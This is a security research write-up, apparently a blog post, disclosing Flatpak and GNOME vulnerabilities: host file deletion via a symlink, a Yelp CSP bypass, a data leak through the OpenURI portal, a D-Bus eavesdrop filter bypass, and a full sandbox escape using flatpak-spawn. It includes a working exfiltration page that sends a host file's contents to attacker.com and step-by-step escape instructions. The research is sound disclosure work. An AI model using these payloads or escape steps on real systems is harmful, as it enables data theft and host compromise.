Breaking GNOME: Flatpak
TL;DR
This write-up is the second part of a two-part series on vulnerabilities we discovered during a large security evaluation of many GNOME(-adjacent) libraries and applications, including the Flatpak sandbox.
We’ll cover the most interesting findings related to Flatpak’s sandboxing mechanisms, including CVE-2026-34078: a complete sandbox bypass!
Skip ahead to the sandbox bypass write-up, or keep reading for the other interesting issues we found first.
What will we mess with this time?
In the last blog post we discussed some of the issues that we identified in GNOME’s core libraries. This time we’ll mess with an even more exciting target: Flatpak!
So, what exactly is Flatpak? Flatpak is a system for building, distributing, and running sandboxed desktop applications on Linux. When it comes to sandboxes, the goal is quite clear: escape from the sandbox and gain permissions you shouldn’t have access to.
In order to do that, let’s start by understanding how these permissions are handled by Flatpak.
Flatpak's permission model
With Flatpak, each application is built and run in a sandbox. Each sandbox contains the application and its runtime. By default, the application can only access the contents of its sandbox. Access to user files, the network, graphics sockets, subsystems on the bus, and devices has to be explicitly granted. Access to other resources, such as other processes, is deliberately not possible.
By necessity, some resources inside the sandbox need to be exported outside to be used by the host system. These are known as exports and include resources such as the application’s desktop file and its icon.
As you may imagine, most applications need broader access to the system than the default sandbox provides. Resource access can be granted during the finishing build stage, which is configured through the finish-args section of the manifest file.
Flatpak manifest
The manifest file is used as the input to flatpak-builder: it’s a JSON or YAML file that describes the parameters for building an application, as well as instructions for each of the modules that are to be built.
The application’s sandbox permissions are specified during the finishing build stage, to give the application access to the resources it needs.
The finishing section of the manifest uses the finish-args property to specify its options, including which permissions to use. The complete list of permissions can be found on the sandbox permissions page.
As an example, the following finish-args property allows the Flatpak application to access the network:
{
  // ...
  "finish-args": [
    "--share=network"
  ],
  // ...
}
Permissions from the final user point of view

The main hub for Flatpak applications is Flathub, a centralized repository that provides a unified and reliable platform for distributing applications across the most popular Linux distributions. Users who want to download a Flatpak application from it can inspect all the permissions it requires in the application’s risk description.
The following is the risk description Flathub shows for GNOME Calculator:

A similar output is shown by the flatpak info utility:
A key concept: Portals
Requesting additional static sandbox permissions is not the only way for a Flatpak application to interact with the host environment. An app can also use portals to interact with the system in a standardized way.

XDG Desktop Portal is a session service that provides D-Bus interfaces for apps to interact with the desktop.
Portal interfaces can be used by sandboxed and unsandboxed apps alike, but sandboxed apps benefit the most since they don’t need special permissions to use portal APIs. XDG Desktop Portal safeguards many resources and features with a user-controlled permission system. The primary goal of portals is to expose common functionality and integration with the desktop without requiring apps to write desktop-specific code or loosen their sandbox restrictions.
XDG Desktop Portal works by exposing a series of D-Bus interfaces, known as portals, to applications. Examples of capabilities available through portals include opening files through a file chooser dialog, opening URIs, and showing notifications.
The issues
Now that we have an overview of the main components and mechanisms we’re interested in, let’s look into the issues we found!
CVE-2026-34079: Arbitrary file deletion on the host filesystem
When launching an application, Flatpak regenerates the ld cache if necessary.
The ld cache regeneration is handled by the regenerate_ld_cache() function, which checks whether an ld.so.cache already exists for a given checksum and:
- If it exists:
- Opens it and returns its file descriptor.
- If it does not exist:
- Runs
ldconfiginside a bubblewrap sandbox to generate a new cache. - Stores the generated cache in a controlled directory.
- Returns a file descriptor to the newly created cache.
- Runs
The cache file is stored in the directory ~/.var/app/$APP_ID/.ld.so, which is writable by the Flatpak application and contains a symlink named active pointing to the actual cache file. At the end of the regenerate_ld_cache() function, flatpak_switch_symlink_and_remove() is executed to remove outdated cache entries.
This is done by checking whether the target of the active symlink differs from the regenerated cache file and, if so, removing the old target and recreating the active symlink to point to the updated cache file.
Since the ~/.var/app/$APP_ID/.ld.so folder is writable by the Flatpak application by default, no validation is performed on the target being removed, and the entire removal process is executed in the host context, a malicious Flatpak application can replace the active symlink with one pointing to an arbitrary file on the host system. During the next application run, that file is deleted by the ld cache regeneration mechanism, allowing a malicious application to delete arbitrary files on the host system.
An interesting target for host file deletion is Flatpak override files.
Flatpak override files are used to change an application’s specified runtime requirements. The most common use is granting a sandboxed application more or fewer resources than it requested. Depending on whether the override is per-user or global, the override files are stored either in ~/.local/share/flatpak/overrides/ or in /var/lib/flatpak/overrides/. Each file is named exactly after the application ID, with no extension.
Since both the location and the name of these files are known, a malicious app could abuse the host file deletion to remove per-user override files, lifting any permission restrictions enforced by the user running the sandboxed app.
CVE-2026-13601: Exfiltrating host files due to yelp's overly permissive CSP
Yelp is GNOME’s standard help viewer. Since Flatpak sandboxed applications can’t launch Yelp directly from inside the sandbox, they need to use a portal, specifically the one behind xdg-open. A Flatpak app’s help files live inside its own /app tree. When the app calls xdg-open with a ghelp:// URI, the OpenURI portal launches yelp on the host to display the documentation. So a sandboxed app’s help pages are shown by an unsandboxed program on the host.
To avoid content leaks, Yelp enforces a CSP when showing help pages. The CSP turned out to be too permissive, allowing style-src directives.
With just that, an attacker could craft a malicious Mallard documentation page that uses SVG styles, together with the CSS url() function, to read files from the host and exfiltrate them to an external server. To do so, an attacker can write a malicious index.page file to a shared location, e.g. $XDG_DATA_HOME, then open it with xdg-open using the ghelp:// scheme.
The malicious page can use the include tag to read a target file and embed its contents into a URL used by the CSS url() function. When the page is rendered, a request containing the target file’s content is sent to an attacker-controlled server. The following index.page file can be used to silently leak the content of /tmp/leak from the host to the attacker’s server:
<?xml version="1.0" encoding="UTF-8"?>
<page xmlns="http://projectmallard.org/1.0/"
      xmlns:svg="http://www.w3.org/2000/svg"
      type="guide"
      id="randomid">
<title>Test</title>
<svg:svg>
  <svg:style>
    * {
      background: url(https://attacker.com?leak=<include parse="text" encoding="UTF-8" xmlns="http://www.w3.org/2001/XInclude" href="/tmp/leak"/>);
    }
  </svg:style>
</svg:svg>
<p>Leaked by Codean Labs!</p>
</page>
This issue bypasses the previous fix for CVE-2025-3155.
Failing to match the expectations: OpenURI as a leak primitive
While discussing CVE-2026-13601, we saw the OpenURI portal in action for the first time in this blog post.
The OpenURI portal allows sandboxed applications to open URIs under the control of the user. We’ve seen it used to handle the ghelp:// scheme; let’s now take a step back and think about the implications of such a powerful tool. A user can inspect an app’s permissions, and Flathub shows the permissions an application requests on its page, so that users can decide if and how to install and use it. It’s quite logical, then, to assume that users base this choice on the permissions. For example, a user might be comfortable giving an app with no network access full read access to their personal files, assuming that the content of those files can’t be sent to a remote server.
To check whether that’s actually true, we need to look in a bit more detail at how the OpenURI portal works.
When handling a URI, the OpenURI portal finds the candidate apps from the standard MIME database and then decides whether to skip the app chooser: it does so for specific schemes, when a default application was previously set, or when only one app can handle the type. The schemes that skip the app chooser are defined in the should_use_default_app() function:
static gboolean
should_use_default_app (const char *scheme,
                        const char *content_type)
{
  const char *skipped_schemes[] = {
    "http",
    "https",
    "ftp",
    "mailto",
    "webcal",
    "calendar",
    NULL
  };
  /* We skip the app chooser for Internet URIs, to be open in the browser,
   * mail client, or calendar, as well as for directories to be opened in
   * the file manager */
  if (g_strv_contains (skipped_schemes, scheme) ||
      g_strcmp0 (content_type, "inode/directory") == 0)
    {
      g_debug ("Can skip app chooser for %s", content_type);
      return TRUE;
    }
  return FALSE;
}
HTTP is one of the schemes that require no app selection by the user, which opens up an interesting scenario.
Imagine a user grants an application access to their private files because it has no network permission, and so no apparent way to send data out. The application can still read a file, encode its contents into a URL such as https://attacker.com/?leak=<contents>, and pass it to the OpenURI portal. Since https URIs skip the app chooser, the portal opens the link straight in the default browser. The browser runs outside the sandbox with full network access, so the request goes through, and the file’s contents are leaked without the user ever being prompted.
CVE-2026-34080: Eavesdrop filter bypass allows message interception
As we’ve seen, XDG Desktop Portal works by exposing a series of D-Bus interfaces.
We then started reviewing the D-Bus proxy to see how it handled the policy rules, and found that xdg-dbus-proxy, used by Flatpak to filter D-Bus messages, had a policy parser differential that allowed bypassing eavesdrop restrictions.
The proxy checked for eavesdrop= in policy rules but failed to handle eavesdrop ='true' (with a space before the equals sign), allowing Flatpak applications to intercept D-Bus messages they should not have access to.
The vulnerability existed in the policy parsing code: the parser checked for the exact string eavesdrop= without whitespace, but the D-Bus policy syntax allows spaces before the equals sign. When a Flatpak application specified eavesdrop ='true' in its D-Bus policy, the proxy failed to recognize it as an eavesdrop rule and allowed the message interception to proceed.
static gboolean
validate_arg0_match (FlatpakProxyClient *client, Buffer *buffer)
{
  g_autoptr(GDBusMessage) message =
    g_dbus_message_new_from_blob (buffer->data, buffer->size, 0, NULL);
  GVariant *body;
  g_autoptr(GVariant) arg0 = NULL;
  const char *match;
  if (message != NULL &&
      (body = g_dbus_message_get_body (message)) != NULL &&
      (arg0 = g_variant_get_child_value (body, 0)) != NULL &&
      g_variant_is_of_type (arg0, G_VARIANT_TYPE_STRING))
    {
      match = g_variant_get_string (arg0, NULL);
      if (strstr (match, "eavesdrop=") != NULL) // <- Exact check
        return FALSE;
    }
  return TRUE;
}
This bypass only worked with dbus-daemon (the traditional D-Bus implementation) and not with dbus-broker. Systems using dbus-daemon, like Ubuntu, were vulnerable, while systems using dbus-broker, like Fedora, were not affected.
This issue could have been exploited by Flatpak applications to eavesdrop on D-Bus sessions between other applications and services, potentially leaking sensitive information such as credentials, tokens, or private data exchanged over the session bus. For example, a sandboxed application could eavesdrop on some of the interactions performed over the org.freedesktop.portal.FileTransfer interface and ultimately hijack file transfers.
CVE-2026-34078: Sandbox escape leading to code execution in the host context
At the end of the day, if you are working on a sandbox, your main goal remains to escape from it and get code execution in the host context. That’s just how it is; I don’t make the rules! Let’s see how we achieved that.
The main building block for this issue is Flatpak’s flatpak-spawn command. It can be used to execute a command in a newly created copy of the sandbox, optionally with tighter permissions. The application can provide many different options when spawning the sandbox copy, including a very interesting one: --sandbox-expose.
From the Flatpak documentation:
Expose read-write access to a file in the sandbox.
Note that absolute paths or subdirectories are not allowed.
The files must be in the sandbox subdirectory of the instance
directory (i.e. ~/.var/app/$APP_ID/sandbox).
What happens under the hood is that a Flatpak command is executed in the host context, using the --filesystem option to expose the file or folder specified in the --sandbox-expose option. When a symlink is provided to the --filesystem option, its target is exposed to the Flatpak application, and the --sandbox-expose option does not check whether the exposed file is a symlink at all!

This way, simply by creating a symlink, a Flatpak application can gain read and write access to any file on the host.
So we have read and write access; how do we get to code execution? With another flatpak-spawn option: --host. The --host option allows the application to run commands unsandboxed on the host, but only if the application has access to the org.freedesktop.Flatpak D-Bus interface. With arbitrary read and write access to any host file, it’s quite easy to gain access to that interface:
- Create a symlink to
/run/user/$UID/busin thesandboxsubdirectory of the instance directory. - Create a spawned sandbox that exposes the symlink and uses the
--sandboxoption. The--sandboxoption is necessary to prevent Flatpak from mounting the sandboxed bus provided byxdg-dbus-proxyon/run/user/$UID/bus, which would nullify the first step.
In the spawned sandbox, it is then possible to interact with the host session bus and use flatpak-spawn --host to execute arbitrary commands in the host context.